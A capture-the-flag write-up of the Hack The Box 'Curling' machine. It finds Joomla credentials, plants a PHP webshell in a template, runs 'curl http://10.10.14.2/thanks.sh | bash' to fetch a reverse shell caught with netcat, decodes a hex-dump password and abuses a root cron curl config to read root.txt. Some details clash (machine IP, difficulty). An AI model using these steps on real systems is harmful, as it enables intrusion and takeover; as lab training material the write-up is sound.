

Overview

- **Machine Name:** curling
- **Difficulty:** Medium
- **IP:** 10.10.10.123
- Curling is an Easy difficulty Linux box which requires a fair amount of enumeration. The password is saved in a file on the web root. The username can be download through a post on the CMS which allows a login. Modifying the php template gives a shell. Finding a hex dump and reversing it gives a user shell. On enumerating running processes a cron is discovered which can be exploited for root..

Tools and Setup:

- Cwel
- Joomlascan
- Nmap
- Pspy
- Cyberchef

Enumeration

Nmap Scan:

```
nmap -sC -sV -oN 10.10.10.150
```

Ports Found:

```
22/tcp    ssh
80/tcp    http
```

Joomla - TCP 80

The page is a Joomla CMS hosted Curling site:

Cewl Curling site!

Home

What's the object of curling?

Details

Written by: Super User
Category: [Uncategorised](#)
Published: 22 May 2018
Hits: 5

Good question. First, let's get a bit of the jargon down. The playing surface in curling is called "the sheet." Sheet dimensions can vary, but they're usually around 150 feet long by about 15 feet wide. The sheet is covered with tiny droplets of water that become ice and cause the stones to "curl," or deviate from a straight path. These water droplets are known as "pebble."

Curling you know its true!

Details

Written by: Super User
Category: [Uncategorised](#)
Published: 22 May 2018
Hits: 4

Curling is absolutely the best sport to watch on television, particularly for viewers looking for an escape from the frantic "more. faster. bigger.

My first post of curling in 2018!

Details


Written by: Super User
Category: [Uncategorised](#)
Published: 22 May 2018
Hits: 4


Hey this is the first post on this amazing website! Stay tuned for more amazing content! curling2018 for the win!

Main Menu

- [Home](#)

Login Form

 Username

 Password

☐ Remember Me

[Log in](#)

[Forgot your username?](#)

[Forgot your password?](#)

The posts are written by Super User, and one is signed "Floris":

My first post of curling in 2018!

Details



Written by Super User

Category: [Uncategorised](#)



Published: 22 May 2018



Hits: 4

Hey this is the first post on this amazing website! Stay tuned for more amazing content! curling2018 for the win!


- Floris

I'll also notice that there's a comment in the html source at the very bottom:

```
336 <input type="hidden" name="task" value="user.login" />
337 <input type="hidden" name="return" value="aHR0cDovLzEwLjEwLjEwLjE1MC8=" />
338 <input type="hidden" name="8dc56e5cf5a302f7b94a83edb0963779" value="1" /> </div>
339 </form>
340 </div>
341 <!-- End Right Sidebar -->
342 </div>
343 </div>
344 </div>
345 </div>
346 <!-- Footer -->
347 <footer class="footer" role="contentinfo">
348 <div class="container">
349 <hr />
350
351 <p class="pull-right">
352 <a href="#top" id="back-top">
353 Back to Top </a>
354 </p>
355 <p>
356 &copy; 2024 Cewl Curling site! </p>
357 </div>
358 </footer>
359
360 </body>
361 <!-- secret.txt -->
362 </html>
363
```

/secret.txt



Based on the comment, I'll check out /secret.txt. The string it gives looks base64 encoded, so I'll decode it:



I have decoded it and the value is **Curling2018!**

/administrator

A bit of googling shows me that to access the admin panel on a Joomla site, I should visit /administrator. I'll log in as floris:




Shell as www-data

Webshell From the admin panel, it's simple to get a webshell. I need to find a place where I can put php code.

I'll do that in the templates, which by definition are going to be code.

First I'll go to Extensions → Templates (ignore the sub-menu and click the first Templates):



There it will show the two templates, including the one that's in use, protostar:

Site

▼

Search



🔍

Search Tools ▼


Clear

Template ascending ▼


20 ▼

Style	Default	Pages	Template ▲	ID
<input type="checkbox"/>  Beez3 - Default	<input type="checkbox"/>	Not assigned	Beez3	4
<input type="checkbox"/>  protostar - Default	<input checked="" type="checkbox"/>	Default for all pages	Protostar	7


I'll add a file to the one that's not in use to be a bit stealthier. So I'll click on the other one, Beez3, in the Template column (not in the Style column):





Click New File:



Enter a file name and select a file type php. Hit create. Now I'm taken to an editor. I'll add a simple php shell, and hit save at the top left of the page:




That page can be accessed at
<http://10.10.10.150/templates/protostar/shell.php>. So to run id,
<http://10.10.10.150/templates/protostar/shell.php?cmd=whoami>



shell

I created webshell file with name thanks.shell



Then i opened listening port and python3 to upload shell on the server

```
File Actions Edit View Help
root@kali: /home/kali/Documents/htb/curling x root@kali: /home/kali/Downloads x
(root@kali)-[/home/kali/Documents/htb/curling]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) .
[sudo] password for kali:
(root@kali)-[/home/kali/Documents/htb/curling]
# ls
cewl.out notes.txt notes.txt.save thanks.sh
(root@kali)-[/home/kali/Documents/htb/curling]
# nc -lnvp 1234
listening on [any] 1234 ...
```

```
Kali Linux x Control Panel - Cewl Curl x 10.10.150/templates/protostar x http://10.10.150/
10.10.150/templates/protostar/shell.php?cmd=curl http://10.10.14.2/thanks.sh | bash
```

```
# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.150] 38364
bash: cannot set terminal process group (1503): Inappropriate
for device
bash: no job control in this shell
www-data@curling:/var/www/html/templates/protostar$
```

Privesc: www-data to floris

Inside floris directory i saw lots of files but i am unable to read it because i don't have permission

```
drwxr-xr-x 6 floris floris 4.0K Aug  2  2022 .
drwxr-xr-x 3 root   root   4.0K Aug  2  2022 ..
lrwxrwxrwx 1 root   root    9 May 22  2018 .bash_history -> /dev/null
-rw-r--r-- 1 floris floris  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 floris floris 3.7K Apr  4  2018 .bashrc
drwx----- 2 floris floris 4.0K Aug  2  2022 .cache
drwx----- 3 floris floris 4.0K Aug  2  2022 .gnupg
drwxrwxr-x 3 floris floris 4.0K Aug  2  2022 .local
-rw-r--r-- 1 floris floris  807 Apr  4  2018 .profile
drwxr-x-- 2 root   floris 4.0K Aug  2  2022 admin-area
-rw-r--r-- 1 floris floris 1.1K May 22  2018 password_backup
-rw-r----- 1 floris floris  33 Dec 18 06:40 user.txt
www-data@curling:/home/floris$
```

Reading password_backup

In the floris home dir, there's a file named password_backup. It's a hex dump that looks like the output of xxd:

```
www-data@curling:/home/floris$ cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000  ....z.@.....
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh.....4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n.....J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*...}y...<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7...;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*...
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G... .U@r...rE8P.
000000f0: 819b bb48                                     ...H
```

So in order to read the password i used cyber chef website

Cyber chef

The screenshot shows the CyberChef web interface. The recipe is set to: From Hexdump > Detect file type > Bzip Decompress > Gunzip > Bzip2 Decompress > untar. The input is a hex dump, and the output is a file named password.txt containing the password 5d<wdCbdZu)|hChX11.

From Hexdump > Detect file type > Bzip Decompress > Gunzip > Bzip2 Decompress > untar

The output section shows 1 file(s) found. The file is named password.txt and is 19 bytes. The content of the file is 5d<wdCbdZu)|hChX11.

Password is 5d<wdCbdZu)|hChX11

Shell as floris

ssh floris@10.10.10.150

```
floris@curling:~$ whoami
floris
floris@curling:~$
```

cat user.txt

65dd1df0...

Privesc: floris to root

Enumeration

Admin Area As floris, I can access /home/floris/admin-area:

```
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
floris@curling:~/admin-area$
```

Identify cron

I uploaded and ran pspy to look for recurring jobs, and found this:

The file input runs every multiple seconds and output the result inside report so it means if i type .a command to read root.txt i will get the result of it inside /report

```
/bin/sh -c curl -K /home/floris/admin-area/input -o
/home/floris/admin-area/report
```

```
url = "file:///root/root.txt"
```

```
floris@curling:~/admin-area$ ls  
input  report  
floris@curling:~/admin-area$ cat report  
6fa810cfbd0cd1fa7008b9e38590ad44  
floris@curling:~/admin-area$
```